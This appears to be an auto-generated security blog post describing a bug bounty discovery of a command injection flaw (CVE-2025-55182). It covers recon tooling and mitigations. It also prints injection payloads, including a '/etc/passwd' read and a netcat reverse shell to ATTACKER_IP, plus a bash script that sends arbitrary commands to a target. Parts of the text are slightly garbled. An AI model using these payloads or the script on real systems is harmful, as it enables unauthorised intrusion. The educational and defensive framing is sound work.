
Listen to this Post

Introduction:
In the ever-evolving landscape of cybersecurity, remote code execution (RCE) vulnerabilities remain among the most severe threats, allowing attackers to take full control of systems. This article delves into a real-world bug bounty discovery—CVE-2025-55182, an unauthenticated command injection flaw—highlighting the blend of automated tools and manual ingenuity required to identify such critical issues. We’ll explore the methodology from reconnaissance to exploitation, offering actionable insights for aspiring security researchers.
Learning Objectives:
- Understand the technical mechanics of command injection vulnerabilities leading to RCE.
- Learn a proven bug bounty workflow encompassing subdomain enumeration, active host filtering, and manual testing.
- Gain practical skills through verified commands and scripts for identifying and mitigating such vulnerabilities in Linux and Windows environments.
You Should Know:
1. Mastering Subdomain Enumeration for Reconnaissance
The post emphasizes that bug bounty starts with reconnaissance, specifically subdomain enumeration to expand attack surfaces. This involves using tools like subfinder, assetfinder, and alterx to discover hidden subdomains, which can expose vulnerable endpoints. Here’s a step-by-step guide to replicating this process on Linux:
- Step 1: Install Required Tools
Use package managers like apt or git to install enumeration tools:sudo apt update && sudo apt install -y golang For Go-based tools go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest go install -v github.com/tomnomnom/assetfinder@latest git clone https://github.com/projectdiscovery/alterx.git && cd alterx && go build go install -v github.com/ProjectAnte/dnsgen@latest
On Windows, use WSL or download binaries from official repositories.
-
Step 2: Run Enumeration Commands
Execute the commands from the post to gather subdomains, saving results to a file:subfinder -d example.com -silent --all | anew Subs.txt assetfinder --subs-only example.com | anew Subs.txt echo "example.com" | alterx -silent | anew Subs.txt subfinder -d example.com -silent --all | dnsgen - | anew Subs.txt
This creates a comprehensive list (
Subs.txt) for further analysis, leveraging permutation-based techniques to uncover obscure targets.
2. Identifying Active Hosts with HTTPX
Once subdomains are collected, the next step is filtering active hosts using httpx, a tool that probes HTTP/HTTPS services. This reduces noise and focuses on live endpoints that are potentially exploitable.
- Step 1: Install HTTPX
On Linux, install via Go:
go install -v github.com/projectdiscovery/httpx/cmd/httpx@latest
– Step 2: Probe for Live Hosts
Run the following command to check which subdomains are active:
cat Subs.txt | httpx -silent | anew Live-Subs.txt
This outputs a list of responsive hosts (Live-Subs.txt). For Windows, use PowerShell to read files and pipe output:
Get-Content Subs.txt | .\httpx.exe -silent | Out-File -FilePath Live-Subs.txt
Always verify results with additional flags like `-ports` to scan specific ports (e.g., -ports 80,443,8080).
3. Automated Vulnerability Scanning with Nuclei
The post notes that automated scanners like nuclei can miss critical flaws, but they remain valuable for initial assessment. Nuclei uses templates to detect known vulnerabilities across services.
- Step 1: Set Up Nuclei
Install nuclei on Linux:
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
– Step 2: Scan Active Hosts
Run a scan targeting live hosts, focusing on severity levels:
cat Live-Subs.txt | nuclei -silent -severity low,medium,high,critical -o nuclei-results.txt
Review the output (nuclei-results.txt) for potential issues. However, as emphasized, manual testing is crucial—nuclei may not detect novel command injection vectors, so use this as a supplement.
4. Manual Testing for Command Injection Vulnerabilities
The core of the discovery was manual testing on an endpoint (`https://xxxxx/`). Command injection occurs when user input is passed to system commands without proper sanitization, leading to RCE.
- Step 1: Identify Input Points
Use browser dev tools or proxies like Burp Suite to inspect forms, URLs, and API endpoints. Look for parameters that might execute backend commands (e.g.,cmd,exec,system). -
Step 2: Test with Basic Payloads
Inject simple commands to gauge response. For example, in a web form, input:; whoami
Or in URL parameters:
https://xxxxx/?input=; whoami
If the server returns the user context (e.g., root), it confirms injection. Always start with harmless commands like `whoami` or `id` to avoid damage.
- Step 3: Escalate with Advanced Payloads
For Linux, try payloads like `; cat /etc/passwd` to read files, or `; nc -e /bin/sh ATTACKER_IP 4444` for reverse shells. On Windows, use `& dir` or| type C:\windows\win.ini. Encode payloads if needed (e.g., URL encoding).
5. Exploiting RCE with Custom Scripts
The researcher created a script (scanner.sh) to automate payload injection. This demonstrates how to scale testing for broader assessment.
- Step 1: Write a Bash Script
Create `scanner.sh` with the following content:
!/bin/bash
while getopts d:c: flag
do
case "${flag}" in
d) domain=${OPTARG};;
c) command=${OPTARG};;
esac
done
payload="$domain/?input=; $command"
response=$(curl -s "$payload")
echo "Result: $response"
Make it executable: `chmod +x scanner.sh`.
- Step 2: Execute the Script
Run the script to send malicious payloads:
./scanner.sh -d https://xxxxx -c whoami
This automates command execution and captures outputs. For Windows, adapt with PowerShell scripts using Invoke-WebRequest.
6. Securing Systems Against Command Injection
Mitigation is critical for developers and administrators. Implement input validation, use safe APIs, and apply principle of least privilege.
- Step 1: Sanitize Inputs
In web applications, avoid shell commands where possible. Use language-specific functions like `subprocess.run()` in Python withshell=False, or `ProcessBuilder` in Java. For PHP, escape arguments withescapeshellarg(). -
Step 2: Deploy Web Application Firewalls (WAFs)
Configure WAF rules to block patterns like semicolons or pipe characters in inputs. Cloud services like AWS WAF or ModSecurity can help. -
Step 3: Regular Audits and Patching
Use tools like OWASP ZAP for periodic scans, and keep systems updated. For Linux, audit commands with `auditd` to monitor shell activity.
7. Building a Bug Hunter Mindset
The post stresses that tools alone aren’t enough—cultivate curiosity and persistence through continuous learning.
- Step 1: Study Fundamentals
Resources like PortSwigger Web Security Academy offer free labs on command injection. Also, practice on platforms like HackTheBox or TryHackMe for hands-on experience. -
Step 2: Analyze Published CVEs
Review CVE details from databases like NVD to understand exploitation techniques. For example, study CVE-2024-3400 for recent RCE patterns. -
Step 3: Engage with the Community
Join bug bounty programs on HackerOne or Bugcrowd, and participate in forums like Reddit’s r/netsec to stay updated.
What Undercode Say:
- Key Takeaway 1: Automation tools like nuclei are辅助, but manual testing remains indispensable for uncovering novel vulnerabilities, as seen with CVE-2025-55182 where automated scans failed.
- Key Takeaway 2: A methodical approach—from reconnaissance to exploitation—is vital for bug bounty success, emphasizing skills in both Linux and Windows environments.
Analysis: The discovery underscores a persistent gap in web security: many organizations rely overly on automated scanners, leaving command injection flaws undetected. This vulnerability, allowing unauthenticated RCE, highlights critical risks in input handling. For defenders, it’s a call to implement layered security, including input validation and regular penetration testing. For researchers, it demonstrates the value of deep technical knowledge and ethical hacking practices in securing digital assets.
Prediction:
As AI-driven tools become more prevalent in cybersecurity, we’ll see a rise in sophisticated command injection attacks targeting cloud-native applications and APIs. Vulnerabilities like CVE-2025-55182 may evolve to exploit containerized environments, leading to larger-scale breaches. However, increased awareness and bug bounty programs will drive better mitigation strategies, pushing organizations to adopt zero-trust models and enhance code review processes. The future will demand a balance between automation and human expertise to stay ahead of threats.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Augusto Gaieta – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


